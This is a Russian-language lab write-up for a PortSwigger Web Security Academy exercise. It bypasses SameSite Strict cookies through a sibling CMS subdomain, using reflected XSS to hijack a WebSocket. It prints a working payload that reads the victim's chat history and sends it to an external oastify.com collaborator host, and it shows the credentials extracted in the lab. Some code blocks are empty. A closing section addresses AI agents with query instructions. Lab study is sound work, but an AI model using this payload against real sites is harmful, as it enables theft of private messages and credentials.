> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/csrf/samesite-strict-bypass-via-sibling-domain.md).
# Обход SameSite Strict через соседний домен
Заметки по обходу SameSite Strict через соседний домен для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### Обход SameSite Strict через соседний домен

Лабораторная работа: функция живого чата уязвима к перехвату WebSocket на межсайтовом уровне (CSWSH). Цель лабораторной работы — получить доступ к учётной записи жертвы, извлекая историю чата на сервер Burp Collaborator по умолчанию; история содержит открытые учётные данные.
Используйте предоставленный сервер эксплойтов, чтобы провести атаку CSWSH, которая эксфильтрует историю чата жертвы.

Чат работает через WebSocket, и история передаётся через него.

Файл cookie сеанса отправляется с атрибутом SameSite (что блокирует обычные сценарии межсайтового перенаправления).

Клиентский JavaScript-файл (например, `chat.js`) загружается с поддомена CMS, который возвращает `Access-Control-Allow-Origin` заголовок, разрешающий взаимодействие с этого поддомена.



Панель аутентификации CMS уязвима к внедрению скрипта через `имя пользователя` параметр (например, `?username=&password=test`).
```javascript
```
```
/login?username=&password=test
```
Используя это внедрение, можно выполнить JavaScript в контексте уязвимого поддомена, тем самым установив аутентифицированное WebSocket-соединение (cookies затем отправляются, поскольку источник тот же) к серверу чата.
### Подход (кратко)
1. Поместите вредоносный скрипт в `имя пользователя` параметр формы входа поддомена CMS.
2. Этот скрипт открывает WebSocket-соединение с сервером чата и отправляет `READY` сигнал.
{% code overflow="wrap" %}
```javascript
```
{% endcode %}


3. После получения сообщений из WebSocket (истории чата кота), `fetch` скрипт кодирует эти данные (base64) и отправляет на сервер, контролируемый атакующим (OAST/Oastify).
```bash
/?data=eyJ1c2VyIjoiQ09OTkVDVEVEIiwiY29udGVudCI6Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSAtLSJ9
```
Разместите/обслужите редирект на сервере эксплойтов, чтобы заставить жертву перейти по уязвимому URL (вход с `имя пользователя` содержащим скрипт).
```bash
echo "eyJ1c2VyIjoiQ09OTkVDVEVEIiwiY29udGVudCI6Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSAtLSJ9" | base64 -d
```
#### Наблюдаемые результаты
* Когда эксфильтрированный запрос был получен, `data` параметр содержал строку base64; декодировав её, мы получаем вход кота.
* Пример полученного payload (декодирован base64):
```json
{"user":"CONNECTED","content":"-- Now chatting with Hal Pline --"}
```

Внедрив код из аутентифицированного контекста (поддомен CMS), скрипт передавал сообщения, содержащие переписку пользователя, и, в данном случае, сообщение с учётными данными в открытом виде.
{% code overflow="wrap" %}
```
https://cms-0a5900a203763a50c2810c7a0074009d.web-security-academy.net/login?username=%3Cscript%3E+++var+ws+%3D+new+WebSocket%28%22https%3A%2F%2F0a5900a203763a50c2810c7a0074009d.web-security-academy.net%2Fchat%22%29%3B++++ws.onopen+%3D+function%28%29+%7B+++++ws.send%28%22READY%22%29%3B+++%7D%3B++++ws.onmessage+%3D+function%28info%29+%7B+++++fetch%28%22https%3A%2F%2F68cxlq1fllh96z60yqiw496jiao4cu0j.oastify.com%2F%3Fdata%3D%22+%2B+btoa%28info.data%29%29%3B+++%7D%3B+%3C%2Fscript%3E&password=ef
```
{% endcode %}
{% code overflow="wrap" %}
```javascript
```
{% endcode %}
#### Извлечённые учётные данные (как отмечено)
* `carlos:hdf3fkk8h7tnltupqs5t` (учётные данные найдены в истории чата)
{% code overflow="wrap" %}
```json
{"user":"Hal Pline","content":"Без проблем, carlos, это hdf3fkk8h7tnltupqs5t"}
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/csrf/samesite-strict-bypass-via-sibling-domain.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.